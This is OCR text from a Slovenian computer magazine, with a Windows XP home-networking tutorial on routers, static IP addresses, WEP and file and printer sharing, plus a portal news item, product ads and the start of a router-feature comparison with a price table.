Najodmevnejši uporabnik portala CHP je intranetni portal Nove kreditne banke Maribor, kjer so v portal vključene storitve bančnega informacijskega sistema. Bančni uslužbenici prek njega dostopajo do podatkov informacijskega sistema, se izobražujejo, ga uporabljajo kot odločitveni sistem in sistem za interno komunikacijo.

Portal CHP uporablja tudi Univerza v Maribo-

uporabili večslojno arhitekturo, ki zajema naslednje ravni: uporabniški vmesnik za različne tipe medijev, transformacijske prilagodilnike za posamezne skupine naprav in strežnik dokumentov. Slednji sprejema zahteve in jih posreduje ustreznim dobaviteljem dokumentov, ki na osnovi podatkov iz zbirke informacijskega sistema sestavijo dokument XML. Tega pa sistem pretvori v obliko, primerno mediju.

POOSEBLJANJE PORTALA

Uporabnikom je na voljo prilagajanje videza portala kakor tudi dostopa do informacij. Tako si lahko na primer naročajo določene periodične vsebine. Portal omogoča, da si uporabnik sam prilagodi videz vsebin, do katerih najpogosteje dostopa, lahko pa se mu te prilagajajo samodejno glede na njegove spletne navade. Sistem uporabnike razvršča v skupine, ki jih zanimajo

ru, vanj pa so vključili storitve informacijskega sistema univerze. Te so na voljo prek spleta, mobilnih telefonov in univerzitetnih infoterminalov. Poleg tega pa portal uporabljajo še občine Maribor, Koper, Radovljica, Sežana in druge.

Portal, ki so ga razvili v Centru za heterogeno procesiranje, je namenjen integraciji informacij in storitev, ki jih ponujajo organizacije ali podjetja, in ima že precej odmevnih referenc.

NEPREKOSLJIVA OROŽARNA OBRAMBE



...najzanesljivejša zaščita pred virusi, črvi, trojanci, spywareom in vdori...



NOD32
antivirus system



Si lahko privoščite manj kot najboljše za svoj računalnik?

OUTPOSTPRO
FIREWALL

Pooblaščen zastopnik za Slovenijo: **SI SPLET** SI SPLET d.o.o., Dolenjska c. 76, 1000 Ljubljana, Tel.: 01/428 94 05, E-pošta: info@sisplet.com

Računalniška omrežja so še ne tako dolgo tega veljala za domeno velikih podjetij, ki brez tega pač ne morejo. Pošte, banke in še kdo. Manjša podjetja so že kazala manj zanimanja za tovrstno povezovanje kopice računalnikov. Resnici na ljubo, ponekod še dandanašnji ne zapopadejo prednosti takšnega povezovanja. Dejstvo pa je, da je to rešitev prav poceni in s pridom mogoče uporabiti tudi v naših domovih.



OMREŽI ME NEŽNO

Piše: Zdenko Frangež

zdenko.frangez@mojmikro.si

Nekoč smo za povezovanje več računalnikov v omrežje potrebovali poseben računalnik, ki je poskrbel za povezavo med temi računalniki. Sedaj so takšni »računalniki« že dolgo na voljo v obliki usmerjevalnikov (router). Ti navadno zmorejo preklapljati povezave med štirimi računalniki in za nameček še nekaj brezžičnimi WiFi (802.11) napravami. In to že za dobrih ali slabih dvajset tisočakov, če gre za brezžični usmerjevalnik, in nekaj tisoč tolarji za takšnega, ki ne ponuja brezžične dostopne točke.


TOREJ, ZAKAJ?

Zato, ker v omrežje povezani računalniki omogočajo prav veliko. Najprej se seveda spomnimo **dostopa v internet** iz več računalnikov hkrati. Potem je mogoče tako povezanim računalnikom določiti **trde diske** ali njihove particije v **skupno rabo**. Bodisi določene ali vse, odvisno od tega, kaj želite početi in kaj deliti z uporabniki drugega računalnika. To je koristno že zato, ker je mogoče brez sprehoda med računalniki **prenašati vse vsebine**. Datoteke vseh vrst in velikosti. Pomembnim datotekam je mogoče izdelati varnostne kopije v drugem računalniku ali določiti celo omrežni trdi disk za skupno rabo. Po drugi strani pa se lahko izognemo podvajanju datotek. Otroci bi radi poslušali v računalniku isto glasbo, kot jo imate na svojem trdem disku. Ni težav, saj jo lahko poženejo kar z vašega trdega diska, če je računalnik vključen. Potem lahko vsi uporabljajo **isti tiskalnik, optični bralnik, spletno kamero, CD- ali DVD-zapisovalnik**. Prav vse naprave je mogoče deliti z drugimi. Ali pa tudi ne. Kakor se odločite.

NAČINI POVEZAVE

Računalnike lahko povežete na več načinov, pač odvisno od tega, ali jih želite povezati **žično** ali **brezžično**. Pa različne kombinacije so tudi na voljo. Tako recimo najverjetneje ne boste brezžično povezali z usmerjevalnikom računalnika, ki je nameščen v neposredni bližini usmerjevalnika. Je preprosteje in ceneje povezavo izvesti z omrežnim kablom. Oddaljene računalnike, posebej prenosnike, ki so lahko enkrat v enem drugič v drugem prostoru, pa bo bolj smiselno povezati brezžično kot pa povsod za sabo vlačiti kabel. Navsezadnje tako lahko delate tudi na balkonu, terasi ali, kot si predstavlja kolega višek udobja, pod čišnjo, ko ravno zorijo. Pa pogledjmo nekaj primerov.

Žično omrežje



Kot je videti na sliki, so vsi računalniki z usmerjevalnikom povezani z omrežnimi kabli. Če pač ne želimo brezžičnega usmerjevalnika ali je dovolj udobno izvesti žično povezavo. Usmerjevalniki brez možnosti brezžične do-


stopne točke so, kot rečeno, **precej cenejši**, če jih še kje najdete v prodaji. Vendar nižja cena navadno ne odtehta **vrtnanja**. Tudi nekoliko daljši **kabli** niso čisto zastoj. Tako je tak način povezave nekoliko vprašljiv, razen glede **varnosti**. Takšno omrežje je brez dvoma nekoliko varnejše kot brezžično.

Brezžično omrežje



Popolnoma brezžično omrežje je prav tako redkost. Navadno je usmerjevalnik nameščen na mizo ali zid ob računalniški mizici z vsaj enim računalnikom. Seveda je smiselno vsaj lokalni računalnik z usmerjevalnikom povezati z omrežnim kablom. V stanovanjih je že tako. V hišah je takšno rešitev mogoče srečati pogosteje, saj je v veliko primerih razdelilna omarica s telefonskimi priključki na enem mestu v hiši, pogosto na podstrešju. V takšnem primeru je to idealno mesto za namestitev brezžičnega usmerjevalnika. Tako nameščena dostopna točka v največ primerih **pokriva vso hišo**, razen morda najnižjih, recimo kletnih prostorov.

Mešano omrežje



Takšna pa je videti najpogostejša rešitev v zadnjem času. Lokalni računalnik je, kot sem že omenil, povezan s kablom, druge naprave pa so na doseg brezžične dostopne točke.

In še pogostejši ali bolj priporočljiv primer, kjer vsi uporabniki delijo en sam tiskalnik. Takšna rešitev tiskalniških storitev je brez dvoja sila poceni. Kupovati je treba samo eno vrsto kartuš ali tonerjev, papir pa tudi vlagamo v samo en tiskalnik. Seveda pa tiskalnik ni vedno pri roki in nekateri se bodo po svojo kopijo dokumenta morali odpraviti v sosednji prostor. Pa tak sprehod vseeno ni tako hud, kot če bi za vse potrebe nekoliko večje družine z otroki šolarji nakupili ločene, po možnosti še različne tiskalnike. Tako ali tako prej ali slej komu zmanjka barve in potem hodi tiskat pač k tistemu, kjer je tiskalnik še vedno opremljen z vsem potrebnim.

Opisani primeri pa niso edini in to, kako boste povezali računalnike v omrežje je povsem odvisno od vas in tega, kje in kako so postavljeni posamezni domači ali pisarniški računalniki.

PRIKLJUČITEV USMERJEVALNIKA

S tem zadnje čase ni več težav. Večina usmerjevalnikov za domačo rabo je opremljena z izčrpnimi navodili, navadno pa tudi z ustrezno programsko opremo, ki namesto vas postori prav vse. Ali skoraj vse. Navadno so v paketu tudi vsi potrebni kabli. Je pa dobro pred priključitvijo prebrati navodila, saj večina naprav zahteva najprej namestitev programske opreme in šele nato po korakih priključitev usmerjevalnika. Tako vas lahko program v besedi in sliki vodi skozi vse faze prehoda na uporabo usmerjevalnika. Takšno skrb za uporabnika je treba pohvaliti, saj lahko brez vsakršnega predznanja priključite novo napravo.

Operacijski sistem Windows XP pa je tudi že tako zastavljen, da omogoča povezavo več računalnikov v omrežje s pomočjo čarovnika, ki poišče naprave, jih poveže v omrežje in potem je potrebno treba še določiti, kaj gre v skupno rabo.

Za žično povezane računalnike velja naslednji postopek. Izberite: START / Nadzorna plošča / Omrežje in internetne povezave / Čarovnik za namestitev omrežja.

Od tukaj naprej vas lahko mirne vesti prepustim čarovniku za namestitev. Od vas bo za-


hteval izbiro omrežne kartice, opozoril vas bo, če kabl še ni povezan z usmerjevalnikom ali drugim računalnikom, in podobno. Postopek ni zapleten, le skrbno sledite navodilom. Seveda je postopek treba ponoviti za vse računalnike, priključene na usmerjevalnik.



Nadzorna plošča-razdeljeno po kategorijah.

Lahko pa izberete tudi drugo možnost, če vam je bolj všeč ali se vam zdi primernejši način. Pri vsem vam bo pomagal čarovnik in vi boste le odgovarjali na vprašanja. Popolnoma enake možnosti izbire so na voljo tudi, če je nadzorna plošča preklapljena v klasičen pogled. Edina razlika je le v pogledu. Ikone niso razdeljene po kategorijah, temveč so nanizane vse po vrsti. Treba je poiskati tisto z imenom Čarovnik za namestitev omrežja in zadeva je tako daleč kot v zgornjem primeru.

V omrežje povezani domači računalniki vam omogočajo marsikaj: preprosto prenašanje datotek, skupno rabo dostopa v internet, skupno rabo medijskih datotek, tiskalnika, optičnega bralnika, CD- ali DVD-zapisaovalnika ...




Nadzorna plošča-klasičen pogled.

Operacijski sistem Windows XP pa je včasih trmast ravno pri postavljanju računalniškega omrežja. Pogosto se zgodi, da vse deluje, dokler ne izključimo računalnika. Ob ponovnem vklopu pa operacijski sistem nekako ne najde več pravega IP-naslova. Temu se lahko izognemo, če posameznim računalnikom v omrežju

določimo IP-naslove ročno. To ni tako zapleteno, kot se zdi.

Seveda je treba najprej pokukati v nadzorno ploščo. Izberemo Omrežje in internetne povezave nato pa Omrežne povezave.




Omrežne povezave

Tukaj najdemo seznam vseh omrežnih povezav, če jih je več. Izberemo tisto, ki smo jo ravno priključili in uporabili čarovnika za povezavo z usmerjevalnikom. V posebnem oknu sta na voljo jezika Splošno in Podpora, kjer najdemo informacije o naši omrežni povezavi.

Če je kaj narobe, bo namesto izpisanega uporabljene IP-naslova kraljevalo obvestilo, da povezava deluje omejeno ali pa sploh ne. Na lističu Splošno na dnu najdemo gumb z imenom


Lastnosti. Pomaknemo se na dno seznama v novem oknu, izberemo Internet Protocol (TCP/IP) in ponovno pritisnemo gumb Lastnosti.



Ponovno je pred nami novo okno. Navadno je označen izbirni gumb za Samodejno pridobi IP-naslov, treba pa je označiti Uporabite ta IP-naslov ter vpisati IP-naslov svojega računalnika, masko in prehod.




domača omrežja



Najprej seveda preberemo v navodilih, kakšen **IP-naslov** ima **usmerjevalnik**. Navadno je ta v določenem razponu, primernem ravno za takšne povezave, in je pogosto zelo blizu naslova 192.168.0.1. Različni proizvajalci sicer določajo usmerjevalnikom različne IP-naslove, pa to sploh ni težava. Vedno lahko določite računalnikom IP-naslove kar v zaporedju, ne glede na to, kakšna so prva tri mesta IP-naslova usmerjevalnika. Bo tudi preglednejše in lažje si boste zapomnili, kam spada kateri naslov. Torej: 192.168.0.2, 192.168.0.3 ... Vsem je treba določiti kot prehod naslov usmerjevalnika, torej 192.168.0.1 in masko 255.255.255.0. Kot je videti tudi na sliki.

Seveda je to treba določiti le za računalnike ki so v omrežje povezani z omrežnim kablom. **Brezžične povezave** so po svoje še preprostejše. Tudi za brezžično povezavo je na voljo v operacijskem sistemu **Windows XP** ustrezen **čarovnik**. Začetek je enak kot pri namestitvi žičnega omrežja: **START / Nadzorna plošča / Omrežje in internetne povezave / Namestitev brezžičnega omrežja**



Zažene se čarovnik, ki vas pelje skozi nekaj možnosti. Najprej zahteva ime brezžičnega omrežja, kar pač določite poljubno oziroma tako ime, kot ste ga določili v usmerjevalniku za svoje brezžično omrežje. Potem lahko izbirate med tem, ali bo operacijski sistem sam dodelil ključ (WEP) ali ga boste vpisali sami. Treba je izbrati slednjo možnost in vpisati enak ključ,

kot ste ga določili v usmerjevalniku. Naprej vas bo peljal čarovnik skozi nekaj možnosti, ki pa so dokaj razumljive in preproste.

Vse to pa je navadno celo nepotrebno, saj brezžično dostopno točko nastavite v **usmerjevalniku**. Kot je videti na sliki, so na voljo vpisna mesta za ime omrežja, kodo WEP in še kaj. Videz te strani pa ni enak pri vseh usmerjevalniku. Dostop do nastavitve usmerjevalnika je **prek IP-naslova**, torej za to uporabimo MS Internet Explorer. Kot naslov je treba vpisati IP-naslov, ki ga definira proizvajalec v navodilih. Brez navodil torej ne bo šlo.

Navadno pa je dovolj, če se držimo navodil za hitro vzpostavitev vseh funkcij usmerjevalnika.

Vse naprave za brezžično povezovanje, ki jih uporabite pri namiznih in prenosnih računalnikih, ali pa so vanje že vdlane, imajo svoje gonilnike in program, ki vam pomaga pri povezovanju v brezžično omrežje. Navado je treba le vključiti napravo, zagnati gonilnik oziroma priložen program, potem pa vam ta prebrska vse kanale in izdela seznam dostopnih brezžičnih omrežij. Treba je le izbrati svoje. Saj ime poznate, ste ga sami določili v usmerjevalniku. Po prvi vzpostavitvi povezave pa si bo program zapomnil vaše želje in se vedno vključil v to omrežje, če bo le na voljo. Sicer vam bo ponudil katero drugo, ki je na voljo. Nič čudnega ne bo, če bo program zaznal **več omrežij**. Brezžične usmerjevalnike uporabljajo tudi vaši sosede, potem so na voljo javne dostopne točke in še kaj. **Zaščita** brezžičnega omrežja pa je seveda še kako potrebna, če ne želite da po vašem omrežju brskajo tudi sosede. Tudi njihove naprave bodo verjetno zaznale vaše omrežje.


DODELJEVANJE NAPRAV V SKUPNO RABO

Ko so vsi vaši računalniki tako ali drugače povezani z usmerjevalnikom so že tudi povezani med seboj, prav tako pa imajo vsi uporabniki že dostop v internet. Vse tako povezane računalnike lahko vidite, s prek brskalnika.

Povezava ne deluje več?


Nemalo uporabnikov pri prvi uporabi usmerjevalnika tarna, da se računalnik noče povezati v internet. Seveda, saj poskušajo zadevo priklicati tako kot pred namestitvijo usmerjevalnika. In ta stari način bo vedno postregel s sporočilom, da to ni mogoče. Pri uporabi usmerjevalnika pa se je treba zavedati, da se zdaj **povezuje v internet usmerjevalnik** in tega ni treba več početi z zagonom omrežja na klic ali kako drugače če gre za drugo vrsto povezave. Ker se usmerjevalnik poveže ob vključitvi, je treba **le zagnati spletni brskalnik** in že lahko brskate po spletnih straneh.

Izberite *Moja omrežna mesta / Entire Network / Microsoft Windows Network / Workgroup*.



Tukaj najdete vse računalnike, priključene v omrežje. Še vedno pa nimate dostopa do vsebin. Da bi imeli tudi to, pa je treba v Raziskovalcu poiskati disk ali mapo, ki jo želite dati v skupno rabo. Postopek je več kot preprost. *Mapo označite s kazalcem, kliknite desni miškin gumb in izberite Lastnosti.*

Odpri se okno, v katerem je več razdelkov, vas pa zanima ta trenutek le eno, in sicer **Skupna raba**. Na listu najdete več možnosti.



Označiti je treba možnost *Daj to mapo v skupno rabo* in vpisati ime omrežnega sredstva. Ime izberite tako, da bodo vsi vedeli, v katerem računalni-


ku je. Uporabnikom pa lahko dovolite ali pa tudi ne spreminjanje datotek. Kot rečeno, sta lahko v skupni rabi mapa ali celoten trdi disk oziroma ena od njegovih particij. Če uporabljate tudi **požarni zid**, je treba omogočiti dostop do vašega računalnika vsem ali določenim uporabnikom v omrežju. Postopek se ponovno razlikuje od primera do primera. Če uporabljate požarni zid operacijskega sistema Windows XP, najdete na dnu lista, kjer ste določili sredstva v skupno rabo, tudi možnost ogleda nastavitve. Navadno vas nad dnom lista že čaka obvestilo, da je program samodejno spremenil nastavitve požarnega zidu, in vaše ukrepanje v tem primeru ni potrebno. Če uporabljate požarni zid drugega podjetja, pa je treba najti možnost ustvarjanja prehoda skozi požarni zid z določitvijo IP-naslova. Tam navedete, kateri računalniki s katerimi IP-naslovi lahko dostopijo do vašega diska. Brez tega bo požarni zid ljubosumno varoval vsa vaša sredstva, ki ste jih sicer namenili v skupno rabo. Seveda je treba postopek ponoviti z vsemi računalniki. Tako bodo vsa sredstva v skupni rabi tudi vedno vidna v področju *Moja omrežna mesta*.

Na voljo pa je še dodatno olajšanje dela, in sicer tako, da boste v Raziskovalcu vedno videli diske ali mape v skupni rabi, ki so sicer v drugem računalniku.

V Raziskovalcu poiščite *Moja omrežna mesta / Entire Network / Microsoft Windows Network / Workgroup* in tako naprej. Ko ste izbrali enega od diskov, v skupni rabi v Raziskovalcu izberite *Orodja / Preslikaj omrežni pogon*. Določite mu lahko zaporedno črko pogona in ime pogona. Tudi tukaj izberite ime, ki kaže na to, kje je disk. Se bo lažje orientirati med delom. Tako vedno vidite črko in ime diska, le ikona se malo razlikuje in nakazuje na to, da gre za omrežni disk. Če je računalnik, v katerem je ta disk, izključen, boste videli ime in črko diska, bo pa označen z rdečim križcem kot nedosegljiv. Vse skupaj ponovite z vsemi računalniki v omrežju in že je zadeva zaključena.

V skupno rabo je mogoče, kot rečeno, dodeliti **vse mogoče naprave**. Če vaš novi usmerjevalnik omogoča priključitev tiskalnika, USB-trdega diska, kamere ali česa podobnega, je to mogoče storiti kar v **usmerjevalniku**, saj vsebuje tudi vso potrebno **programsko opremo**. Potem deluje usmerjevalnik tudi kot na primer tiskalniški strežnik. Ker imajo različni usmerjevalniki različne programe, je nemogoče reči, kako boste to opravili. Vse boste našli v priloženih navodilih, navadno pa je vdelan tudi čarovnik za lažjo izbiro in določanje potrebnih parametrov.

Če želite iz vseh računalnikov omogočiti dostop do tiskalnika, ki je priključen v enega od računalnikov, pa morate tudi temu določiti možnost skupne rabe. Zadeva je več kot preprosta. Seveda počnete to v računalniku, v katerem je priključen tiskalnik.



V nadzorni plošči poiščite področje *Tiskalniki in druga oprema*, izberete *Tiskalniki* in poženite vmesnik za tiskalnik. V meniju izberite *Lastno-*

sti in jeziček z imenom *Skupna raba*. Treba je le še označiti možnost *Daj tiskalnik v skupno rabo* in mu dodeliti ime, ki ga bo ločilo od morebitnih drugih tiskalnikov.

Na enak način lahko dodelite v skupno rabo tudi **druge tiskalnike** v pisarni. V tem primeru je seveda dovolj en sam tiskalnik za vse uporabnike. Mogoče pa je tako dati v skupno rabo laserski tiskalnik in barvni brizgalni tiskalnik. Tako bodo vsi uporabniki lahko tiskali črno-bele ali barvne dokumente, vsakega na ustreznem tiskalniku.

Določanje skupne rabe CD/DVD-zapisovalnikov, kamer ali drugih naprav, je popolnoma enako. Le ustrezno napravo izberete v Raziskovalcu ali Nadzorni plošči in določite možnost skupne rabe.

Tako, zadeva je zaključena. Omenili smo kar nekaj možnosti, kako in zakaj uporabljati usmerjevalnike, kako se lotiti nastavitve in povezovanja v omrežje. Če se komu zadeva še zdi zapletena, jo mora samo še preizkusiti v praksi. Prvi poskusi bodo morda malce nerodni, pri nastavitvah drugega računalnika pa boste že zelo samozavestni. S tem nikakor ne morete uničiti kakšne naprave. Morda se boste kje zaplezali, pa ne bo delovalo v prvem poskusu. Ponovite vse opisane korake in zadeva bo prav gotovo delovala. Ostane vam le še raziskovanje novih možnosti, ki vam bodo prihranile kar nekaj sprehodov po pisarni ali vam olajšale uporabo več domačih računalnikov. ■



Nova linija zvočnikov PowerLine

"Čudovito doživetje za vse navdušence glasbe in računalniških iger."



TEAC PowerLine XT - 5

5.1 XT-5 sistem
- Infrardeči daljinski upravljaliec z bazno postajo
- 200W izhodna moč PMPO
- 6 vgrajeni ojačevalcev

Nizkotonec
- RMS: 40 W
- Frekvenčni razpon: 50 Hz do 150 Hz

Sateliti
- RMS: 5 x 11 W
- Frekvenčni razpon: 150 Hz to 20,000 Hz

Leseno ohišje omogoča delovanje brez resonančnih vibracij. Čist zvok bo presenetil vse navdušence računalniških iger, ki obožujejo nizke frekvence. Satelita zagotavljajo odlično reprodukcijo srednjih in visokih tonov, med tem ko leseni nizkotonec poskrbi za razpon nižjih frekvenc. Na izbiro imamo MUSIC (poudarjene višje frekvence) in GAMES (bogati nižji toni) način, kjer lahko izbiramo različne zvočne karakteristike, glede na potrebo.

TEAC je predstavil nov model, kovinskega brezžičnega upravljalnika, okrogle atraktivne oblike, ki ga ob neuporabi preprosto položimo v praktično bazno postajo. Spreminjamo lahko tako glasnost, kot nivo nizkih tonov, pri prostorskem sistemu pa še nivo zadnjih zvočnikov. Bazna postaja ima tudi priključek za slušalke ter modri LED indikator, ki kaže stanje pripravljenosti zvočnega sistema.

TEACova ostala ponudba:

optične enote

zunanji diski

mp3 predvajalniki

slušalke



Zastopstvo in distribucija



TEAC izdelke najdete v:

TI (www.mimovrste.com), E. Leclerc (01 420 41 00), Maitim d.o.o. (01 830 33 60), Gambit trade (www.ena.com), Rolan (www.rolan.si), Chip Trade (www.chiptrade.si), Ma-ko (05 368 11 10), K-net (www.nakupi.net) in ostalih boljše založenih računalniških trgovinah.

domača omrežja

Napredne funkcije usmerjevalnikov

Moderni usmerjevalniki oziroma naprave, ki jih še vedno uvrščamo v to družino, se od najosnovnejših modelov ločijo predvsem po dolgem seznamu funkcij, ki jih ponujajo. Število lokalnih omrežnih priključkov niti nima pravega pomena, pomembnejše so razširitev na brezžične uporabnike ter funkcije internetne telefonije, televizije, naprednih storitev ...

Piše: Jaka Mele

jaka.mele@mojmikro.si

Pri tem je seveda cena zelo povezana z naborem storitev, ki jih usmerjevalnik omogoča. Če ostanemo osredotočeni na opremo za domačo rabo in za manjša podjetja, potem večja imena (Cisco) že takoj odpadejo. Vendar pa kmalu vidimo, da ustaljena imena podjetij, ki proizvajajo usmerjevalnike za naš ciljni segment, ponujajo le nekaj modelov, ki se med seboj po funkcijah bolj malo razlikujejo. Med najbolj priljubljenimi izdelovalci so LinkSys, Netgear, D-Link, Buffalo ... Sledi B-razred, predvsem v Aziji temelječih podjetij. Da ne bo pomote – dandanes tudi zgornji štirje proizvajajo v Aziji, a nadzor kakovosti, funkcionalnost in logika so v teh izdelkih skoraj vedno bliže

temu, kar pričakuje zahodni uporabnik.

Med zelo redko videnimi, a osnovnimi funkcijami, boljši usmerjevalniki omogočajo **neposredno nadgradnjo strojnoprogramske opreme** (firmware) kar iz upravljalkega vmesnika. Novi uporabniki se bodo veliko lažje znašli, če ne bodo prepuščeni sami sebi, temveč jih bo preko najobičajnejših scenarijev rabe usmerjevalnika vodil



čarovnik. Boljši usmerjevalniki tudi v cenovno nižjem razredu že ponujajo obe funkciji.

PODPORA IP-TUNELOM

Glede osnovne funkcionalnosti usmerjevalnika imajo skoraj vsi modeli poleg osnovnega **usmerjanja prometa** med zunanji in notranji vmesniki še osnovno **požarno pregrado** ter možnost prepuščanja **šifriranega prometa IP-tunelov** (PPTP, IPsec). Le boljši modeli pa ponujajo zaključevanje IP-tunelov, in dražji ko je usmerjevalnik, več sočasnih tunelov podpira. IP-tunele potrebujemo, kadar želimo notranje omrežje povezati z določenim omrežjem nekje v internetu tako, da so podatki na poti skozi javno internetno omrežje **šifrirani** in torej zaščiteni tako pred krajo kot pred spreminjanjem. Če naš usmerjevalnik tega

ne podpira strojno, mora za funkcijo skrbeti končni računalnik ali pa dodatna specializirana vmesna naprava; oboje pa je povezano z dodatno obremenitvijo, prvo s procesorskim časom, ki gre v ta namen, drugo s ceno.

OBLIKOVANJE PROMETA

Tudi oblikovanja prometa (shaping) ne srečamo v vsakem usmerjevalniku. Gre za mehanizme, s katerimi lahko

Proizvajalec in ime modela	Asus WL-500g DeLuxe	Asus WL-530g	Asus WL-550 GE	CANYON CN-BR1	CANYON CN-WF514	D-Link ADSL DI-624	D-Link DI-634M	D-Link DI-614+AirPlus XtremeG+	
Informacije	Comtron, d.o.o.	Comtron, d.o.o.	Comtron, d.o.o.	Asbis, d.o.o.	Asbis, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	
Spletni naslov	www.asus.com	www.asus.com	www.asus.com	www.canyon-tech.com	www.canyon-tech.com	www.dlink.com	www.dlink.com	www.dlink.com	
Cena	20.900 SIT	15.990 SIT	21.990 SIT	6.790 SIT	11.700 SIT	23.990 SIT	35.089 SIT	14.043 SIT	
Tehnični podatki									
Omrežni vmesnik WAN	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	1x 10/100	
Omrežni vmesnik LAN	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	4x 10/100	
Dostopna točka Wi-Fi	da	da	da	ne	da	da	da	da	
